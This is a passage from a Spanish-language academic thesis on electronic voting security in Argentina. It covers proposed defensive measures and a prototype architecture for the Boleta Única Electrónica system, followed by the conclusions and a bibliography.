


Figura 5-10: Tienda presidencial con protección TEMPEST

Ante la necesidad de resguardar las características de anonimato y privacidad del voto electrónico frente a esta vulnerabilidad, una posible solución sería añadir un cuarto oscuro con protección TEMPEST al sistema BUE, como se puede observar en la Figura 5-11 [99].



Figura 5-11: Protección TEMPEST portátil

5.1.8. Protocolos SSL/TLS

Para no verse afectados por ataques como los mencionados en el Capítulo se deberían tomar las medidas de seguridad correspondientes, como por ejemplo desactivar lo antes posible el soporte para versiones TLS del tipo Export, desactivar protocolos inseguros como SSLv3 o versiones TLS inferiores a la versión 1.2 o en su defecto, asegurar que no tengan lugar ataques de degradación. Además se tendría que tener actualizado el sistema operativo subyacente con sus correspondientes parches de seguridad, como así también los servicios y librerías utilizadas.

5.1.9. Recuperación ante situaciones indeseadas

Ante un eventual fallo del sistema, es sumamente recomendable que estén establecidas las acciones a tomar ante una situación inesperada, ya sea producto de errores internos del sistema de votación o por ataques externos. Es imprescindible contar con un plan de contingencia detallado, de modo que se tenga en claro cómo proceder ante eventualidades imprevistas.

5.1.10. Deshabilitar puertos USB y cable JTAG

Con el propósito de evitar cualquier ataque a través de los puertos USB, es necesario deshabilitar los mismos, ya sea lógicamente desde la BIOS⁶³ (*Basic Input Output System*), rediseñando la estructura de la urna electrónica, o simplemente aplicar alguna sustancia para imposibilitar el acceso⁶⁴ a los puertos USB. También es necesario hacer lo propio con el cable JTAG, el cual normalmente se destruye pero como se mencionó anteriormente, se encuentra totalmente expuesto y accesible.

5.2. Prototipo

A partir de las propuestas de mejora sugeridas en la sección anterior, se va a definir una arquitectura sólida de seguridad y auditoría que servirá como base para intentar garantizar los requisitos fundamentales de un proceso electoral democrático, contemplando y respetando el procedimiento de votación de la BUE. Las especificaciones mínimas que se tienen que garantizar son las siguientes:

1. Considerando que Ubuntu es el sistema operativo subyacente, se va a disponer de la última versión estable del mismo, actualmente la 17.04, como así también del kernel de Linux, la versión 4.13.5. El objetivo de esto, es evitar las diferentes vulnerabilidades descritas en el Capítulo 3, como por ejemplo Shellshock, Dirty Cow y otras que puedan surgir eventualmente.
2. Se aplicará el concepto de *seguridad por diseño* y se liberará el código fuente, desarrollando el sistema bajo una licencia libre, permitiendo y promoviendo las auditorías independientes. De esta manera, se incrementaría la confianza y transparencia en el sistema, como también se aceleraría el ciclo de reparación del mismo, en una constante búsqueda de vulnerabilidades y fallos de diseño o implementación.
3. A fin de aumentar la confiabilidad y la robustez del sistema, se establecerá un detallado plan de contingencia, estableciendo los procedimientos a adoptar ante situaciones inesperadas que puedan producirse ya sea producto de errores o vulnerabilidades propias del sistema, como así también ajenas al mismo. Las consideraciones a tener en cuenta en la elaboración del plan son:
 - Realizar un análisis y evaluación de riesgos.
 - Establecer y asignar prioridades a los mismos.
 - Elaborar el documento, con sus acciones correctivas y preventivas.
 - Distribuir y mantener el plan de contingencia.
4. En función de protegerse contra ataques que utilicen la emanación de señales electromagnéticas de alguno de los componentes del sistema, para interpretar datos y así corromper propiedades fundamentales del voto, como el secreto del mismo, se va a utilizar un cuarto oscuro con protección TEMPEST.

⁶³ La BIOS es un software que reside en un chip instalado en la placa madre de una computadora, y se inicia luego de encenderla, para realizar tareas de inicialización, configuración y comprobación.

⁶⁴ La sustancia que generalmente se utiliza es lacre.

5. A modo de prevenir ataques relacionados a los protocolos SSL y TLS, como los ya mencionados POODLE, FREAK, Logjam y DROWN se utilizará únicamente la versión 1.2 del protocolo TLS, deshabilitando las versiones inferiores de éste como así también todas las versiones de SSL.
6. Para combatir las vulnerabilidades que utilicen los puertos USB como vector de ataque, como BadUSB, se deshabilitarán los puertos USB de la máquina de votación lógicamente a través de la BIOS y se impedirá el acceso físico a los mismos sellándolos con lacre. Asimismo, el cable JTAG será destruido para impedir cualquier manipulación del microcontrolador que gestiona la lectura y escritura de los chips NFC y la impresión térmica de las BUE.
7. Con el propósito asegurar la originalidad del software, se va a firmar digitalmente el resumen de la aplicación de una función hash SHA-512 al contenido del DVD y se realizará la verificación inmediatamente al iniciar el sistema de la BUE. De esta manera, se garantizará la integridad del software.
8. A raíz de la experiencia obtenida principalmente en Neuquén en las elecciones del año 2015 y en diferentes puntos del país, se tiene que establecer como sustancial la tarea de verificar la congruencia entre el contenido digital y el impreso térmicamente de la boleta electrónica. Se capacitará a las autoridades electorales el día anterior al acto eleccionario, de manera que no queden dudas respecto al procedimiento de votación. Cada una de las boletas contabilizadas en el escrutinio será comprobada por el presidente de mesa, verificando la consistencia del contenido digital del voto con el impreso.
9. Para aumentar la seguridad en la infraestructura de red del establecimiento de votación e imposibilitar posibles ataques Man-In-The-Middle o de denegación de servicios, se realizarán las siguientes configuraciones:
 - A modo de impedir que cualquier dispositivo desconocido se conecte a la red interna del sitio electoral, se desactivará el servidor DHCP⁶⁵. De esta forma, no se asignarán automáticamente direcciones IP a ningún dispositivo y se configurarán manualmente las direcciones estáticas de los dispositivos necesarios. Además, se filtrarán los equipos conectados mediante la dirección MAC.
 - Asimismo, permanentemente se monitoreará el tráfico en la red, en busca de anomalías y posibles ataques al protocolo ARP.
 - Adicionalmente, si se dispone de enlaces inalámbricos:
 - ✓ Se ocultará el SSID.
 - ✓ Se utilizará el protocolo de seguridad WPA2 para cifrar los datos de la comunicación y su correspondiente al algoritmo de cifrado AES.
10. Con respecto a la seguridad de la comunicación entre las máquinas de transmisión con el Centro de Cómputos, se implementará el protocolo HSTS. Por lo tanto, si no se establecen las condiciones necesarias para establecer una conexión segura, es decir bajo la versión 1.2 del protocolo TLS, la conexión se rechaza impidiendo ataques de degradación como los mencionados anteriormente.
11. Con la intención de hacer frente a las múltiples vulnerabilidades de los chips RFID, la tecnología que se implementará en las boletas, certificados y credenciales será NFC.
12. Para garantizar la integridad del voto y maximizar la confianza en el secreto del mismo, la información a guardar en los chips NFC se va a cifrar homomórficamente mediante el sistema

⁶⁵ DHCP (*Dynamic Host Configuration Protocol*) es el protocolo utilizado para asignar direcciones IP a los distintos usuarios de una red.

criptográfico de Paillier. Del mismo modo, y como aporte fundamental a la confiabilidad y correctitud del escrutinio, la generación del “Certificado de Transmisión de Resultados” se firmará digitalmente a través de algún mecanismo que implemente criptografía con umbral.

13. El esquema de distribución de certificados SSL a utilizar, seguirá siendo mediante la utilización de tokens USB, ya que es un mecanismo seguro que va a garantizar la correcta y legítima autenticación en el servidor del Centro de Cómputos.
14. Finalmente, con el propósito de disponer de elementos auditables para poder comprobar el correcto funcionamiento del sistema, se implementará alguno de los dos mecanismos de verificación de voto propuestos.

En la Figura 5-13, se puede observar aquellas especificaciones establecidas en la arquitectura que se relacionan con verificaciones previas al día del acto eleccionario. Mientras que en la Figura 5-14 y Figura 5-15, se pueden ver los diagramas del procedimiento de votación que implementan los dos métodos de verificación propuestos en esta investigación, la adaptación al Método Mercuri y la verificación extremo a extremo, respectivamente.




Figura 5-13: Diagrama Pre-Votación




Figura 5-14: Diagrama de Votación – Verificación método Mercuri




Figura 5-15: Diagrama de Votación – Verificación método extremo a extremo

Capítulo 6

Conclusiones

En el presente trabajo se han mencionado las principales vulnerabilidades de los sistemas de voto electrónico implementados en Argentina, analizando particularmente el sistema de Boleta Única Electrónica. Al día de hoy, se puede afirmar que la solución perfecta de la utilización de la tecnología en los procesos electorales no ha sido alcanzada, dado que los riesgos actuales superan con holgura los beneficios y no se han podido brindar las garantías fundamentales del voto *universal, igual, secreto y obligatorio*. Los resultados de una votación definen importantes relaciones de poder y recursos económicos, por lo que la fiabilidad del recuento resulta imprescindible y el escrutinio asociado debe reflejar de manera clara la voluntad de los ciudadanos. Para garantizar las bases democráticas de un proceso electoral, los sistemas utilizados tienen que ser seguros y confiables, demostrando propiedades como privacidad, integridad y verificabilidad. Otras características como celeridad y costo tienen que establecerse como secundarias.

El voto tradicional tiene diferentes tipos de fraude y la tecnología bien usada y desarrollada puede convertirse en un gran aliado para reducir esos riesgos. Para combatirlos es fundamental que cualquier elector esté completamente seguro que se respetan sus derechos y una herramienta esencial para aportar en este aspecto es el uso de diferentes protocolos criptográficos. También es imprescindible que se monitoreen constantemente los riesgos de seguridad y el cumplimiento de las directrices de los estándares utilizados, ya que todo cambio de código, equipos, aplicaciones, infraestructura, tecnología y cualquier modificación que afecte directa o indirectamente al sistema puede crear nuevos agujeros de seguridad.

Un factor determinante para la adopción de cualquier tipo de sistema de votación, es que las autoridades electorales y los mismos votantes lo entiendan y acepten. Es inadmisibles en una sociedad democrática que una persona por falta de conocimientos o recursos, no pueda ejercer sus derechos de ciudadano. Asimismo, es indiscutible que la enorme y compleja carga criptográfica necesaria para garantizar determinadas propiedades indispensables, aleja al ciudadano de una votación clara como a las que está acostumbrado. Por ello, es necesario implementar correctamente una capa de abstracción para mitigar este aspecto.

La tendencia actual de Argentina en relación al voto electrónico, es ocultar del conocimiento público los detalles de implementación de los sistemas utilizados. Es por eso que se tendría que dar un cambio de paradigma y garantizar la transparencia mediante el acceso al código fuente del sistema utilizado, brindando la libertad de auditorías públicas tanto de software como de hardware.

La arquitectura propuesta en el presente trabajo cumple el principal objetivo de establecer una plataforma segura, sugiriendo mejoras en los puntos vulnerables encontrados en el sistema BUE con respecto a la seguridad y auditoría. Se establecieron los elementos auditables en cada capa del proceso y su interrelación, los cuales tienen que ser verificados antes, durante y después del acto eleccionario. Es sustancial que estos elementos aporten a la fiscalización por parte de cualquier persona, aspecto fundamental para generar confianza en el sistema.

Es esencial que el diseño de un sistema de votación electrónica se lleve a cabo partir de un análisis exhaustivo de las experiencias y propuestas formuladas con anterioridad e incorporar metodologías multidisciplinarias, tanto en aspectos tecnológicos como sociopolíticos y jurídicos. Por lo tanto, la migración tecnológica del sistema de votación debe estar englobada en un proyecto que incluya múltiples iteraciones de análisis y retroalimentación antes de su puesta en marcha.

Bibliografía.

- [1] (1994), Constitución de la Nación Argentina. [Online]. <http://servicios.infoleg.gob.ar/infolegInternet/anexos/0-4999/804/norma.htm>
- [2] Ministerio Público - República del Paraguay, *Tipología del fraude electoral desde la perspectiva del ciclo electoral.*, 2013.
- [3] Instituto Interamericano de Derechos Humanos. (2016) Fraude Electoral. [Online]. www.iidh.ed.cr/multic/WebServices/Files.ashx?fileID=2619
- [4] Enrique Chaparro, *El sistema de voto electrónico de la Ciudad de Buenos Aires: Una "solución" en busca de problemas.* Buenos Aires, 2015.
- [5] Alejandro Prince, *Consideraciones, aportes y experiencias para el voto electrónico en Argentina.* Buenos Aires, 2004.
- [6] B Busaniche, F. Heinz, and A. Rezinovsky, *Voto Electrónico. Los riesgos de una ilusión.* Córdoba: Fundación Vía Libre, 2008.
- [7] Rebecca Mercuri, *A better ballot box.*, 2002.
- [8] Shuki Bruck, David Jefferson, and Ronald L. Rivest, *A Modular Voting Architecture ("Frogs").*, 2001.
- [9] Enrique A. Chaparro, *OBJECIONES A LOS SISTEMAS DE VOTO ELECTRÓNICO.: III congreso argentino de derecho electoral*, 2016.
- [10] François Pellegrini, *Chaînes de confiance et périmètres de certification: le cas des systèmes de vote.*: Project-Team Bacchus, 2014.
- [11] Anthony Di Franco, Andrew Petro, Emmett Shear, and Vladimir Vladimirov, *Tiny Systematic Vote Manipulations Can Swing Elections.*, 2004.
- [12] Ronald Rivest,, 2008.
- [13] Política Argentina. (2016) Especialistas suman críticas. [Online]. <http://www.politicargentina.com/notas/201610/17408-assange-como-experto-en-seguridad-el-voto-electronico-es-un-suicidio-para-elecciones-nacionales.html>
- [14] D Kahn, *The Codebreakers: the story of secret writing, second edn*, Scribner., 1996.
- [15] OSCE/ODIHR, *Discussion Paper in Preparation of Guidelines for the Observation of Electronic Voting.* Varsovia, 2008.
- [16] Ben Hosp and Poorvi L. Vora, *An information-theoretic model of voting systems. Mathematical and Computer Modelling.*, 2008.
- [17] Feng Hao and Peter Y. A. Ryan, *Real-World Electronic Voting: Design, Analysis and Deployment.*: CRC Press, 2016.
- [18] Altec. (2016, Junio) Voto electrónico. [Online].

http://www.altec.com.ar/?html=voto_electronico&cat=Altec_S.E.

- [19] Ministerio del Interior de la Nación - Grupo de Trabajo Nuevas Tecnologías y Procesos Electorales, *Sistemas Electrónicos de Votación Fortalezas y Debilidades.*, 2004.
- [20] Javier Ascasíbar Pérez and Marta Haendler Torres, *La urna electrónica Point & Vote de Indra.*
- [21] Sebastián D. Criado. (2008) Criado Indomable - Derogada ordenanza de Voto Electrónico en San Antonio Oeste y Las Grutas. [Online]. <https://criadoindomable.wordpress.com/2008/07/21/derogada-ordenanza-de-voto-electronico-en-san-antonio-oeste-y-las-grutas/>
- [22] Javier Smaldone. (2017) Blog de Javier Smaldone - Todos los días se aprende algo viejo. [Online]. <https://blog.smaldone.com.ar/>
- [23] CIPPEC, "Cambios en la forma de votar. La experiencia del voto electrónico en Salta," 2011.
- [24] Departamento de Seguridad. (2016) Países con implantación de voto electrónico en el mundo. [Online]. http://www.euskadi.eus/botoelek/otros_paises/ve_mundo_impl_c.htm
- [25] Danny De Cock and Bart Preneel, *Electronic voting in belgium: Past and future.*, 2007.
- [26] S. Wolchok et al., *Security analysis of India's electronic voting machines.*, 2010.
- [27] Philip Meyer. (2000, Noviembre) Glitch led to 'Bush wins' call, USA Today. [Online]. <http://www.unc.edu/~pmeyer/usat29nov2000.html>
- [28] Grant Gross. (2013) Voting machine glitch shows thousands of extra votes. [Online]. <http://www.unc.edu/~pmeyer/usat29nov2000.html>
- [29] Bruce Schneier. An Incredibly Insecure Voting Machine. [Online]. https://www.schneier.com/blog/archives/2015/04/an_incredibly_i.html
- [30] Manfred Koessl and José M. Pérez Corti, *Inconstitucionalidad del E-Vote en Alemania.*, 2009.
- [31] Wim van Eck, *Electromagnetic radiation from video display units: an eavesdropping risk?*, 1985.
- [32] Diego F. Aranha, M. M. Karam, A. Miranda, and F. Scarel, *Software vulnerabilities in the Brazilian voting machine.: Design, Development, and Use of Secure Electronic Voting Systems*, 2014.
- [33] R. Gonggrijp and W.J. Hengeveld, *Studying the Nedap/Groenendaal ES3B voting computer: A computer security perspective.*
- [34] TheJournal.ie. (2012, Junio) Eliminated: After ten years and e55m, e-voting machines finally disposed of. [Online]. <http://www.thejournal.ie/e-voting-machines-disposed-phil-hogan-environment-fiasco-503678-Jun2012/>
- [35] William Stallings, *Cryptography and Network Security: Principles and Practice.*: Pearson Education, 2002.
- [36] National Institute of Standards and Technology, *Data Encryption Standard (DES).*, 1999.

- [37] Joan Daemen and Vincent Rijmen, *The design of Rijndael: AES - the Advanced Encryption Standard.*, 2002.
- [38] Federal Information Processing Standards Publication, *Specification for the advanced encryption standard (aes)*., 2001.
- [39] R. Rivest, *The MD5 Message-Digest Algorithm.*: RFC 1321, 1992.
- [40] Marc Stevens et al., *Short chosen-prefix collisions for md5 and the creation of a rogue CA certificate.*, 2009.
- [41] National Institute of Standards and Technology., *Secure Hash Standard.*, 1995.
- [42] FIPS PUB 186-3. (2009) FEDERAL INFORMATION PROCESSING STANDARDS PUBLICATION :Digital Signature Standard (DSS). [Online]. http://csrc.nist.gov/publications/fips/fips186-3/fips_186-3.pdf
- [43] Ronald L Rivest, Adi Shamir, and Len Adleman, *A method for obtaining digital signatures and public-key cryptosystems.*, 1978.
- [44] Universidad Politécnica de Madrid Departamento de Matemática Aplicada. (2016) Criptosistemas de clave pública. El cifrado RSA. [Online]. http://www.dma.fi.upm.es/recursos/aplicaciones/matematica_discreta/web/aritmetica_modular/rsa.html
- [45] UNET. (2014) PROTOCOLOS HTTP Y HTTPS. [Online]. <file:///C:/Users/Guido/Downloads/Http%20y%20Https.pdf>
- [46] Sergio Talens-Oliag, *Introducción a los certificados digitales.*, 2003.
- [47] José María Morales Vázquez, *SSL, Secure Sockets Layer y Otros Protocolos Seguros para el Comercio Electrónico.*: Universidad Politécnica de Madrid, 2002.
- [48] Libera Networks, *RFID: Tecnología, Aplicaciones y Perspectivas.*, 2010.
- [49] F. J. Díaz Jiménez and J.G. Palacio Velásquez, *Dissection of a MITM attack via ARP Spoofing and Existing Protection Techniques.* Barranquilla: Ed. Coruniamericana, 2012.
- [50] ANTONIO JESÚS CARO ALONSO-RODRÍGUEZ, *MAN IN THE MIDDLE ATTACKS ON SSL/TLS.*: UNIVERSIDAD AUTÓNOMA DE BARCELONA, 2013.
- [51] ED FELTEN. (2013) The Linux Backdoor Attempt of 2003. [Online]. <http://freedom-to-tinker.com/2013/10/09/the-linux-backdoor-attempt-of-2003/>
- [52] NICOLE PERLROTH. (2014) Security Experts Expect ‘Shellshock’ Software Bug in Bash to Be Significant. [Online]. https://www.nytimes.com/2014/09/26/technology/security-experts-expect-shellshock-software-bug-to-be-significant.html?_r=2
- [53] Sebastian Schinzel, Juraj Somorovsky Nimrod Aviram, *DROWN: Breaking TLS using SSLv2.*, 2016.
- [54] Steven J. Vaughan-Nichols. (2016) The Dirty Cow Linux bug: A silly name for a serious problem. [Online]. <http://www.zdnet.com/article/the-dirty-cow-linux-security-bug-moos/>

